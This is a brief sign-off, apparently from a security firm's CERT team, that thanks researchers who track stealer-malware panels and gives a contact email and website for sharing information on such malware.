Thanks to all guys who track panels and have fun with it !

If you need/have info on stealer ping us

cert@excellium-services.com

www.excellium-services.com